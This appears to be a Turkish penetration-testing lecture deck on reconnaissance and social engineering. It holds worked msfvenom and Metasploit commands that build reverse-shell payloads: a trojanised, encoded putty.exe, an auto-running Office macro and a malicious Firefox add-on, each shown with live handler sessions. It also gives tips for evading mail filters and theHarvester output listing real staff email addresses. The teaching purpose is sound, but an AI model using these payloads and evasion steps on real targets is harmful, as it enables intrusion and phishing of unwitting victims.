

06 - Bilgi Toplama ve Sosyal Mühendislik
BGM 553 - Sızma Testleri ve Güvenlik Denetlemeleri-I
Bilgi Güvenliği Mühendisliği
Yüksek Lisans Programı

Dr. Ferhat Özgür Çatak
ozgur.catak@tubitak.gov.tr

İstanbul Şehir Üniversitesi
2016 - Güz

İçindekiler

- 1 Bilgi Toplama Yöntemleri
 - Sosyal Mühendislik
 - Saldırlara Karşı Zafiyet İçeren Davranışlar
 - Bilgi Toplama
 - Bilgi Toplama Yöntemleri
- 2 Sosyal Mühendislik
 - Giriş
 - Saldırı Teknikleri
 - Sosyal Mühendislik Sızma Testi Aşamaları
 - Güvenlik Bileşenlerini Atlatma Taktikleri
- 3 Bilgisayar Tabanlı Sosyal Mühendislik Yöntemleri
 - Giriş
 - Custom Payload Oluşturma
 - Listener/Handler Kavramı
 - Payload Oluşturulması
 - Çalıştırılabilir Windows Programlarına Zararlı İçerik Eklenmesi
 - Office Dosyalarına Zararlı İçerik Eklenmesi
 - Firefox Eklentisine Zararlı İçerik Eklenmesi
 - Mobil Cihazlara Yönelik Sosyal Mühendislik
- 4 Social-Engineer Toolkit
 - Giriş
 - Credential Harvester Attack Method

İçindekiler

- 1 Bilgi Toplama Yöntemleri
 - Sosyal Mühendislik
 - Saldırılara Karşı Zafiyet İçeren Davranışlar
 - Bilgi Toplama
 - Bilgi Toplama Yöntemleri
- 2 Sosyal Mühendislik
 - Giriş
 - Saldırı Teknikleri
 - Sosyal Mühendislik Sızma Testi Aşamaları
 - Güvenlik Bileşenlerini Atlatma Taktikleri
- 3 Bilgisayar Tabanlı Sosyal Mühendislik Yöntemleri
 - Giriş
 - Custom Payload Oluşturma
 - Listener/Handler Kavramı
 - Payload Oluşturulması
 - Çalıştırılabilir Windows Programlarına Zararlı İçerik Eklenmesi
 - Office Dosyalarına Zararlı İçerik Eklenmesi
 - Firefox Eklentisine Zararlı İçerik Eklenmesi
 - Mobil Cihazlara Yönelik Sosyal Mühendislik
- 4 Social-Engineer Toolkit
 - Giriş
 - Credential Harvester Attack Method

Sosyal Mühendislik

Tanım

Sosyal mühendislik, internette insanların zaafiyetlerinden faydalanarak çeşitli ikna ve kandırma yöntemleriyle istenilen bilgileri elde etmeye çalışmaktır. İnsanların karar verme süreçlerini değiştirmeye yönelik teknikler içerir.

Motivasyon

- ▶ İnsanlar sahip oldukları **değerli bilgilerin farkında değiller**
- ▶ Bu nedenle bunu koruma konusunda oldukça dikkatsizler

Saldırılara Karşı Zafiyet İçeren Davranışlar

- ▶ Güven üzerine kurulu saldırılar
- ▶ Kişi üzerinde baskı kurarak kişinin korkmasını sağlama
- ▶ Sosyal mühendisler, bilgiyi açığa vurmak için hedefleri cezbeder. Aç gözlülük
- ▶ Hedeflere yardım istenir ve ahlaki sorumluluk duygusuna uymaları sağlanır.

Kuruluşları Buna Açık Bırakan Nedenler



Sosyal Mühendislik Saldırılarının Adımları



Bilgi Toplama

Bilgi Toplama Yöntemleri

- ▶ **Pasif Bilgi Toplama:**
Hedef sistemle etkileşim yoktur.
- ▶ **Aktif Bilgi Toplama:**
hedef sistem üzerinde arama/tarama gerçekleştirilir.

Bilgi Toplama Yöntemleri

Bilgi Toplama Yöntemleri

- ▶ Web ve mail arşivleri
- ▶ Port ve servis taramaları
- ▶ Arama motorları
- ▶ Sosyal paylaşım siteleri
- ▶ DNS

WHOIS

WHOIS Sorgulama Sonuçları

- DNS Sunucu Bilgisi
- Etki alanı adı detayları
- Fiziksel yerleşke
- Yönetimsel Bağlantılar
- Telefon ve Fax Numaraları
- E-posta adresi

WHOIS Arama Araçları

- DomainTools - <http://whois.domaintools.com>
- WhoisNet - <http://www.whois.net>
- WHO.IS - <http://www.who.is>
- Linux whois komutu

Whois & Quick Stats

Email	root@tubitak.gov.tr is associated with ~8 domains	↗
Registrant Org	Türkiye Bilimsel ve Teknik Araştırma Kurumu is associated with ~3 other domains	Reverse Whois ↗
Dates	Created on 1999-02-16 - Expires on 2021-02-15	↗
IP Address	193.140.80.208 is hosted on a dedicated server	↗
IP Location	🇹🇷 - Ankara - Ankara - Tubitak	
ASN	🇹🇷 AS8517 ULAKNET , TR (registered Oct 21, 1997)	
Whois History	870 records have been archived since 2006-05-31	↗
Whois Server	whois.nic.tr	

Website

Website Title	🇹🇷 TÜRKİYE BİLİMSEL VE TEKNOLOJİK ARAŞTIRMA KURUMU TUBİTAK, Destekler, Burslar, Hibe, Teşvik	↗
Server Type	nginx	
Response Code	200	
SEO Score	73%	
Terms	860 (Unique: 469, Linked: 628)	
Images	30 (Alt tags missing: 26)	
Links	227 (Internal: 207, Outbound: 18)	

Banner Bilgisi

```
root@kali:~# telnet www.tubitak.gov.tr 80
Trying 193.140.80.208...
Connected to www.tubitak.gov.tr.
Escape character is '^['.
GET / HTTP/1.1
host: www.tubitak.gov.tr
connection: keep alive

HTTP/1.1 200 OK
Server: nginx
Date: Fri, 18 Nov 2016 07:43:33 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 92564
Connection: keep-alive
X-Content-Type-Options: nosniff
X-Powered-By: PHP/5.4.45
X-Drupal-Cache: MISS
Set-Cookie: device=3; expires=Fri, 18-Nov-2016 09:43:30 GMT; path=/; domain=.tubitak.gov.tr; httponly
Set-Cookie: device_type=0; expires=Fri, 18-Nov-2016 09:43:30 GMT; path=/; domain=.tubitak.gov.tr; httponly
Cache-Control: no-cache, must-revalidate
X-Content-Type-Options: nosniff
```

Arama Motorları

Elde Edilecek Bilgiler

- ▶ Hassas dizinler
- ▶ Kullanıcı adı, e-posta adresi, sicil no v.s.
- ▶ Sunucu veya sistem zafiyetleri
- ▶ Kritik bilgi içeren dosyalar
- ▶ Kullanıcı Giriş Sayfaları

Google Hacking I

Google Anahtar Kelimeler


- ▶ **site:** İlgili sitede arama yapar. *site:tubitak.gov.tr*
- ▶ **inurl:** Belirtilen ifadeyi URL içerisinde arar. *inurl:gov.tr*
- ▶ **allinurl:** Belirtilen ifadeleri URL içerisinde arar. *allinurl: google faq*
- ▶ **filetype:** İlgili dosya uzantısında arama yapar. *filetype:pdf*
- ▶ **intitle:** Belirtilen ifadeyi başlıkta arar. *intitle:secret*
- ▶ **allintitle:** Belirtilen ifadeleri başlıkta arar. *allintitle:secret file*



Shodan I

www.shodan.io

Shodan, çevrimiçi spesifik cihazlar için arama motorudur. En popüler olanları: **webcam**, **linksys**, **cisco**, **SCADA**, v.s.



Explore the Internet of Things


Use Shodan to discover which of your devices are connected to the Internet, where they are located and who is using them.



See the Big Picture

Websites are just one part of the Internet. refrigerators and much more that can be fo

Shodan II



Country Turkey

Organization [REDACTED]

ISP Onur Ekren


Last Update 2016-11-22T05:45:29.864699

```
Hostnames      server252.n
```

Ports



Services



LiteSpeed httpd

HTTP/1.1 401 Unauthorized

```
Cache-Control: private, no-cache, no-store, must-revali
date, max-age=0
```

```
Pragma: no-cache
```

Content-Type: text/html

Content-Length: 1154

Date: Sat, 12 Nov 2016 06:39:13 GMT

Shodan III

Anahtar Kelimeler

- ▶ **country:** Belirtilen ülke kodunda arama yapar.
- ▶ **city:** Belirtilen şehirde filtreleme yapar.
- ▶ **geo:** Koordinatlarda arama yapar.
- ▶ **hostname:** Hostname yada domain bilgisine göre filtreleme yapar.
- ▶ **net:** Özel IP yada subnet aralığında filtreleme yapar.
- ▶ **os:** İşletim sistemine göre filtreleme yapar.
- ▶ **port:** Port bilgisine göre filtreleme yapar.

Pipl - People Search




The most comprehensive people search on the web

Pipl makes it easy to get contact, social and professional information about people.

Learn about using Pipl for your [business](#) or [application](#) or to enhance your [customer list](#).

Checkusernames

<http://checkusernames.com/>



CHECKUSERNAMES.com

Check the use of your brand or username on 160 Social Networks:

To check the availability of your username on over 500 social networks check out our new, updated site at: KnowEm.com.

KnowEm also offers a **Premium Service** which will create profiles for you on up to 300 popular social media sites.

You Tube	Tagged	Dribbble	Dzone Links
Wikipedia	Tiny URL	eToro	Mouth Shut
Linked In	TMZ	Poly Vore	Yuku
Twitter	Jimdo	Instructables	Fark
Ebay	Ning	500px	Blog Talk Radio
Tumblr	Elance	Break	Storify
Pinterest	Type Pad	Gravatar	Zedge
Blogger	Four Square	Reverb Nation	Dat Piff
Imgur	Issuu	Crunch Base	Wonder How To

TheHarvester

```
root@kali:~# theharvester -d tubitak.gov.tr -l 100 -b google

*****
*
*  _ _ _ _ _  / \  / \  _ _ _ _ _  / \  / \  _ _ _ _ _
*  | | | | |  / \  / \  | | | | |  / \  / \  | | | | |
*  \ \ \ \ \  / \  / \  \ \ \ \ \  / \  / \  \ \ \ \ \
*
* TheHarvester Ver. 2.7
* Coded by Christian Martorella
* Edge-Security Research
* cmartorella@edge-security.com
*
*****

[-] Searching in Google:
    Searching 0 results...
    Searching 100 results...

[+] Emails found:
-----
eris@uekae.tubitak.gov.tr
karatas.hakan@tubitak.gov.tr
ahmete.aydin@tubitak.gov.tr
merakli.minik@tubitak.gov.tr
abone@tubitak.gov.tr
cost.cnc.tr@tubitak.gov.tr
politikalar@tubitak.gov.tr
yaseminsitti@uekae.tubitak.gov.tr
aziz.koru@tubitak.gov.tr
jale.sahin@tubitak.gov.tr

[+] Hosts found in search engines:
-----

[-] Resolving hostnames IPs...
193.140.13.218:Mail.tubitak.gov.tr
193.140.74.21:Tug.tubitak.gov.tr
```

İçindekiler

- 1 Bilgi Toplama Yöntemleri
 - Sosyal Mühendislik
 - Saldırlara Karşı Zafiyet İçeren Davranışlar
 - Bilgi Toplama
 - Bilgi Toplama Yöntemleri
- 2 Sosyal Mühendislik
 - Giriş
 - Saldırı Teknikleri
 - Sosyal Mühendislik Sızma Testi Aşamaları
 - Güvenlik Bileşenlerini Atlatma Taktikleri
- 3 Bilgisayar Tabanlı Sosyal Mühendislik Yöntemleri
 - Giriş
 - Custom Payload Oluşturma
 - Listener/Handler Kavramı
 - Payload Oluşturulması
 - Çalıştırılabilir Windows Programlarına Zararlı İçerik Eklenmesi
 - Office Dosyalarına Zararlı İçerik Eklenmesi
 - Firefox Eklentisine Zararlı İçerik Eklenmesi
 - Mobil Cihazlara Yönelik Sosyal Mühendislik
- 4 Social-Engineer Toolkit
 - Giriş
 - Credential Harvester Attack Method

Sosyal Mühendislik

Tanım

- ▶ Temel olarak **insan ilişkilerini** veya **insanların dikkatsizliklerini** kullanarak hedef kişi veya kurum hakkında bilgi toplamak olarak tanımlanabilir.
- ▶ **Amaç:**
 - ▶ Hedef kurum veya kişi yapısı
 - ▶ Kurumsal ağın yapısı
 - ▶ Çalışanların/yöneticilerin kişisel bilgileri
 - ▶ Şifreler
 - ▶ Saldırıda kullanılabilecek her türlü materyalin toplanmasıdır.

Sosyal Mühendislik Kavramı

Kavram

- ▶ **Sosyal Mühendislik:** Normalde insanların tanımadıkları biri için yapmayacakları işleri yapma işlemidir.
- ▶ İnsanların hile ile kandırılarak bilgi elde edilmesidir. sahte websiteleri, sahte e-postalar

Saldırı Teknikleri

Sosyal Mühendislik Saldırı Teknikleri

- ▶ **Omuz Sörfü (Eavesdropping):** Şifre yazılırken ya da erişim kısıtlı sistemlere erişilirken saldırıların izlenmesi
 - ▶ İşyerinde meraklı/kötü niyetli çalışanlar
 - ▶ Cafe, restaurant, park, otobüs gibi yerlerde yanınızda oturanlar
 - ▶ Kredi kartı ve bankamatik kartı için atmlerde şifre elde edilmesi
- ▶ **Çöp Karıştırma (Dumpster Diving):** kağıtlara/bilgisayar çıktılarına bakmak için çöp kutularını karıştırmak
 - ▶ Şifreler
 - ▶ Sunucu adresleri
- ▶ **Truva Atları:** Zararsız bir işlevi varmış gibi görünen ama aslında zararlı olan yazılımlara truva atı denir. Yayılmak için kullanıcılardan yararlanırlar.
 - ▶ güvensiz kaynaklardan dosyalarla
 - ▶ bilinen bir yazılım görüntüsünde indirilen programlarla kimliği şüpheli kaynaklardan gönderilen yazılımlara güvenilmesi
 - ▶ paylaşma ağlarından indirilen sonucunda

kullanıcının erişimindeki sistemlere yerleşebilir.
- ▶ **Oltaama (Phishing):** Saldırganın kendisini bir kurumu temsil eder gibi gösterdiği yöntemdir.
 - ▶ Genellikle, saldırgan kurbanıyla e-posta üzerinden görüşme sağlar.
 - ▶ mail içerisinde bilgilerinin doğrulanmasını, hatalarının düzeltilmesini ister.
 - ▶ clone/fake siteler aracılığıyla bilgi girmesini isteyebilir.

Sosyal Mühendislik Sızma Testi Aşamaları

Keşif

- ▶ İnternet üzerinden hedef kurum ve kişiler hakkında bilgi toplanması
- ▶ Kurumdaki güvenlik bileşenleri
- ▶ İnternet tarayıcısı ve sürümü
- ▶ Program güncelleştirmeleri
- ▶ Hassas olunan konular

Exploitation

- ▶ Telefon yoluyla hassas bilgi elde etme
- ▶ Tarayıcı tabanlı exploitation
- ▶ Ofis dokümanı, PDF tabanlı exploitation
- ▶ Programlara zararlı içerik ekleme
- ▶ Web sayfası zafiyetinin kullanılması
- ▶ Form tabanlı Web sayfalarıyla bilgi çalma

Post-Exploitation

- ▶ Sistemde hak yükseltme
- ▶ Hassas bilgilere / sistemlere erişim

Güvenlik Bileşenlerini Atlatma Taktikleri

Güvenlik Bileşenlerini Atlatma

- ▶ Güvenlik bileşenlerinin atlatılması, hedefe zararlı içeriğimizin yüklenmesi ve yüklendikten sonra bize bağlantı açması için önemlidir.
- ▶ Genellikle kurumlarda kullanıcıların 80 ve 443 tcp portları dışındaki portlardan dışarıya bağlantı açması kısıtlanmıştır. Sosyal mühendislik saldırılarında kurban ile test bağlantı kurmak için **80** ve **443** tcp portları kullanılmalıdır. Proxy kullanan kurumlarda kurban ile ters bağlantı kurmak için **reverse_http** veya **reverse_https** payload'ları kullanılmalıdır.
- ▶ E-posta eklentisi olarak yollanılan dosyaları zararlı içerik barındırdığı tanınabilmektedir. E-posta sistemi exe vb. dosya uzantılarını iletmiyorsa, **dosya parola korumasıyla arşivlenip kurbanı gönderilir.**

İçindekiler

- 1 Bilgi Toplama Yöntemleri
 - Sosyal Mühendislik
 - Saldırlara Karşı Zafiyet İçeren Davranışlar
 - Bilgi Toplama
 - Bilgi Toplama Yöntemleri
- 2 Sosyal Mühendislik
 - Giriş
 - Saldırı Teknikleri
 - Sosyal Mühendislik Sızma Testi Aşamaları
 - Güvenlik Bileşenlerini Atlatma Taktikleri
- 3 Bilgisayar Tabanlı Sosyal Mühendislik Yöntemleri
 - Giriş
 - Custom Payload Oluşturma
 - Listener/Handler Kavramı
 - Payload Oluşturulması
 - Çalıştırılabilir Windows Programlarına Zararlı İçerik Eklenmesi
 - Office Dosyalarına Zararlı İçerik Eklenmesi
 - Firefox Eklentisine Zararlı İçerik Eklenmesi
 - Mobil Cihazlara Yönelik Sosyal Mühendislik
- 4 Social-Engineer Toolkit
 - Giriş
 - Credential Harvester Attack Method

Bilgisayar Tabanlı Sosyal Mühendislik Yöntemleri I

Bilgisayar tabanlı Yöntemler

- ▶ Ortalama saldırılarında insan zafiyetinin yanında sistem zafiyetleri de kullanılmaktadır.
- ▶ Çeşitli senaryolar ile zararlı kod içeren uygulamaları kullanıcının açması sağlanır.
- ▶ Sahte web sayfaları üretilerek kullanıcının bilgileri çalmaya yönelik senaryolarla da sosyal mühendislik saldırıları yapılmaktadır.

Bilgisayar Tabanlı Sosyal Mühendislik Yöntemleri II

Uygulamalar

- ▶ **Pop-up windows:** Bir sayfaya oturum açmak (login) için kullanıcıdan çeşitli bilgiler isteme
- ▶ **Sahte mesajlar:** Virüs, trojan gibi zararlı yazılımlar hakkında uyarıp bazı uygulamalar indirmeyi isteyen sayfalar
- ▶ **Zincirleme mektup (chain letters):** Kullanıcıdan bazı bilgiler isteyerek çeşitli hediyeler (para veya ücretsiz yazılım) verdiğini söyleyen mesajlar
- ▶ **Spam e-mail**

- ▶ İnternet Tarayıcıları
- ▶ Java Uygulamaları
- ▶ PDF Okuyucular

- ▶ Office Yazılımları
- ▶ Mobil uygulamalar
- ▶ Form Tabanlı Web Sayfaları

PhishTank

PhishTank is operated by [OpenDNS](#), a free service t


PhishTank® Out of the Net, into the Tank.

[Home](#) [Add A Phish](#) [Verify A Phish](#) [Phish Search](#) [Stats](#) [FAQ](#) [Developers](#) [Mailing Lists](#) [My Account](#)


Submission #5368397 is currently **ONLINE**

Submitted Dec 6th 2017 10:36 AM by [PhishReporter](#) (Current time: Dec 6th 2017 10:44 AM UTC)

https://payple.coindips.com/home/customer_center/customer-IDPP00C821/myaccount/signin/?country.x=US&locale.x=en_US

 [Sign in](#) or [Register](#) to verify this submission.
This submission needs more votes to be confirmed or denied.

[Screenshot of site](#) [View site in frame](#) [View technical details](#) [View site in new window](#)



[Log In](#)

Custom Payload Oluşturma

Custom Payload

- ▶ Custom payload oluşturmak için **msfpayload**, **msfencode**, **msfvenom** modülleri bulunmaktadır.
- ▶ Kali üzerinden artık **msfvenom** kullanılmaktadır.

msfvenom

- ▶ -p : Payload
- ▶ -f : Çıktı formatı
- ▶ -x : Şablon program
- ▶ -k : Zararlı kod enjekte edilen programın fonksiyonlarını korumasını sağlar.
- ▶ -i : Encoding iterasyon sayısı

–**k parametresini** kullanarak –**x parametresiyle** belirttiğimiz çalıştırılabilir bir dosyanın özelliklerini korumasını sağlayabiliriz.

Kullanıcı uygulamayı çalıştırdığında program arka planda bizim eklediğimiz zararlı kodla birlikte normal işleyişinde çalışacak ve bize bağlantı açacaktır.

Listener/Handler Kavramı

- ▶ Payload'u çalıştıran sistemlerden gelen trafiğin, **dinlenmesi** ve **komut gönderilmesi** için haberleşilmesi gereklidir.
- ▶ Metasploit'te bulunan **multi/handler** birden fazla session'ı yönetmek ve haberleşmek için kullanılan modüldür.
- ▶ Oluşturduğumuz payload'un özelliklerini handler açarken kullanırız.

Multi/handler'da sık kullanılan komutlar aşağıdaki gibidir:

- ▶ **set ExitOnSession false:** Meterpreter bağlantısı kopsa dahi dinleme modu devam eder.
- ▶ **exploit -j:** parametresi handler'ın arka planda çalışmasını sağlar.
- ▶ **sessions -l:** Aktif oturumları listeler.
- ▶ **sessions -i:** session_id'si belirtilen hedefle etkileşime geçilir.
- ▶ **sessions -k:** session id'si belirtilen oturumla bağlantıyı sonlandırır.
- ▶ **sessions -K:** Aktif tüm oturumlarla bağlantıyı sonlandırır.

Payload Oluşturulması

```
root@kali:~/Desktop# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.4.33 LPORT=443 -f elf > virus.elf
No platform was selected, choosing MSF::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 71 bytes
Final size of elf file: 155 bytes

root@kali:~/Desktop# chmod 755 virus.elf
root@kali:~/Desktop# ./virus.elf
```

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.4.33
LHOST => 192.168.4.33
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(handler) > exploit -j -z
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.4.33:443
[*] Starting the payload handler...
msf exploit(handler) > [*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 192.168.4.33
[*] Meterpreter session 1 opened (192.168.4.33:443 -> 192.168.4.33:35740) at 2016-11-21 09:37:03 +0300
sessions -i 1
[*] Starting interaction with 1...

meterpreter > dir
Listing: /root/Desktop
=====
Mode                Size           Type      Last modified          Name
----
100755/rwxr-xr-x    8058304      fil       2016-09-22 14:10:46 +0300 VBoxLinuxAdditions.run
100755/rwxr-xr-x     155          fil       2016-11-21 09:14:32 +0300 virus.elf
100644/rw-r--r--      7           fil       2016-11-21 09:04:22 +0300 virus.txt
100644/rw-r--r--    297075      fil       2016-11-21 08:59:49 +0300 virus.vba
```


Çalıştırılabilir Windows Programlarına Zararlı İçerik Eklenmesi I

```
oot@SGE:~# msfvenom -p windows/meterpreter/reverse https -f exe -e x86/shikata
ga_nai -i 10 -k -x /root/Desktop/putty.exe LHOST=172.16.3.231 LPORT=443 > /root/
Desktop/zararli_putty.exe
[*] x86/shikata_ga_nai succeeded with size 395 (iteration=1)
[*] x86/shikata_ga_nai succeeded with size 422 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size 449 (iteration=3)
[*] x86/shikata_ga_nai succeeded with size 476 (iteration=4)
[*] x86/shikata_ga_nai succeeded with size 503 (iteration=5)
[*] x86/shikata_ga_nai succeeded with size 530 (iteration=6)
[*] x86/shikata_ga_nai succeeded with size 557 (iteration=7)
[*] x86/shikata_ga_nai succeeded with size 584 (iteration=8)
[*] x86/shikata_ga_nai succeeded with size 611 (iteration=9)
[*] x86/shikata_ga_nai succeeded with size 638 (iteration=10)
```

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(handler) > set LHOST 172.16.3.231
LHOST => 172.16.3.231
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://172.16.3.231:443/
[*] Starting the payload handler...
msf exploit(handler) >
```

Çalıştırılabilir Windows Programlarına Zararlı İçerik Eklenmesi II



Çalıştırılabilir Windows Programlarına Zararlı İçerik Eklenmesi III

```
msf exploit(handler) > [*] 172.16.3.205:49195 Request received for /NQJs...
[*] 172.16.3.205:49195 Staging connection for target /NQJs received...
[*] Patched user-agent at offset 640488...
[*] Patched transport at offset 640148...
[*] Patched URL at offset 640216...
[*] Patched Expiration Timeout at offset 640748...
[*] Patched Communication Timeout at offset 640752...
[*] Meterpreter session 1 opened (172.16.3.231:443 -> 172.16.3.205:49195) at 2013-06-11 16:20:47 +0300

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > █
```


Office Dosyalarına Zararlı İçerik Eklenmesi I

Makro Virüs Oluşturulması

- ▶ Oluşturulan exe payload vba uzantısına çevrilir.
 - ▶ /usr/share/metasploit-framework/tools/exe2vba.rb
- ▶ vba dosyası açıldığında 2 kısım görülmektedir.
 - ▶ "Macro code" kısmı, *View > Macros > View Macros > Create* kısmına makro kodu olarak eklenir.
 - ▶ "Payload data" kısmı ofis belgesinde metin olarak eklenir.

```
root@kali:/usr/share/metasploit-framework/tools/exploit# msfvenom -p windows/meterpreter/reverse_https \
> LHOST=192.168.4.33 LPORT=443 -f exe > /root/Desktop/virus.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 551 bytes
Final size of exe file: 73802 bytes
root@kali:/usr/share/metasploit-framework/tools/exploit# ./exe2vba.rb /root/Desktop/virus.exe \
> /root/Desktop/virus.vba
[*] Converted 73802 bytes of EXE into a VBA script
root@kali:/usr/share/metasploit-framework/tools/exploit#
```

Office Dosyalarına Zararlı İçerik Eklenmesi II



Office Dosyalarına Zararlı İçerik Eklenmesi III

```
Document3 - NewMacros (Code)
(General) Workbook_Open

'*****
'*
'* This code is now split into two pieces:
'* 1. The Macro. This must be copied into the Office document
'*    macro editor. This macro will run on startup.
'*
'* 2. The Data. The hex dump at the end of this output must be
'*    appended to the end of the document contents.
'*
'******
'*
'* MACRO CODE
'*
'******

Sub Auto_Open()
    Tvflu12
End Sub

Sub Tvflu12()
    Dim Tvflu7 As Integer
    Dim Tvflu1 As String
    Dim Tvflu2 As String
    Dim Tvflu3 As Integer
    Dim Tvflu4 As Paragraph
    Dim Tvflu8 As Integer
    Dim Tvflu9 As Boolean
    Dim Tvflu5 As Integer
    Dim Tvflu11 As String
```


Office Dosyalarına Zararlı İçerik Eklenmesi V

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(handler) > set LHOST 192.168.4.33
LHOST => 192.168.4.33
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://192.168.4.33:443
[*] Starting the payload handler...
msf exploit(handler) > [*] https://192.168.4.33:443 handling request from 192.168.4.46; (UUID:
[*] Meterpreter session 1 opened (192.168.4.33:443 -> 192.168.4.46:6762) at 2016-11-21 11:05:01
sessions -i 1
[*] Starting interaction with 1...

meterpreter > dir
Listing: C:\Users\t
=====

Mode                Size           Type             Last modified          Name
----                -
40777/rwxrwxrwx     0             dir              2016-05-02 08:29:14 +0300 .Open ModelSphere
40777/rwxrwxrwx     0             dir              2015-02-02 13:22:28 +0200 .PyCharm40
40777/rwxrwxrwx     0             dir              2016-11-08 14:04:36 +0300 .VirtualBox
40777/rwxrwxrwx     0             dir              2015-02-10 16:41:27 +0200 .astropy
```

Firefox Eklentisine Zararlı İçerik Eklenmesi I

Firefox

- ▶ Metasploit aracında "*firefox_xpi_bootstrapped_addon*" modülü kullanılarak zararlı içerik barındıran Firefox eklentisi oluşturulabilir.
- ▶ Zafiyeti barındıran Firefox uygulamasında kullanıcı onayı gerektiren uyarılarda sırasıyla "izin ver" ve "Şimdi Kur" ifadelerine tıklanması ile hedef sisteme uzaktan bağlantı kurulabilmektedir.

Firefox Eklentisine Zararlı İçerik Eklenmesi II

```

msf > use exploit/multi/browser/firefox_xpi_bootstrapped_addon
msf exploit(firefox_xpi_bootstrapped_addon) > set SRVHOST 192.168.4.33
SRVHOST => 192.168.4.33
msf exploit(firefox_xpi_bootstrapped_addon) > set URIPATH deneme
URIPATH => deneme
msf exploit(firefox_xpi_bootstrapped_addon) > show options

Module options (exploit/multi/browser/firefox_xpi_bootstrapped_addon):

  Name                Current Setting      Required  Description
  ----                -
  ADDONNAME           HTML5 Rendering Enhancements  yes      The addon name.
  AutoUninstall       true                 yes      Automatically uninstall the
  SRVHOST              192.168.4.33        yes      The local host to connect to
  SRVPORT              8080                 yes      The local port to connect to
  SSL                  false                no       Negotiate SSL for
  SSLCert              false                no       Path to a custom SSL
  URIPATH              deneme                no       The URI to use for

```

Exploit target:


Id	Name
0	Universal (Javascript XPCOM Shell)

```

msf exploit(firefox_xpi_bootstrapped_addon) > exploit
[*] Exploit running as background job.

```

Firefox Eklentisine Zararlı İçerik Eklenmesi III



Mobil Cihazlara Yönelik Sosyal Mühendislik I

Android Payload

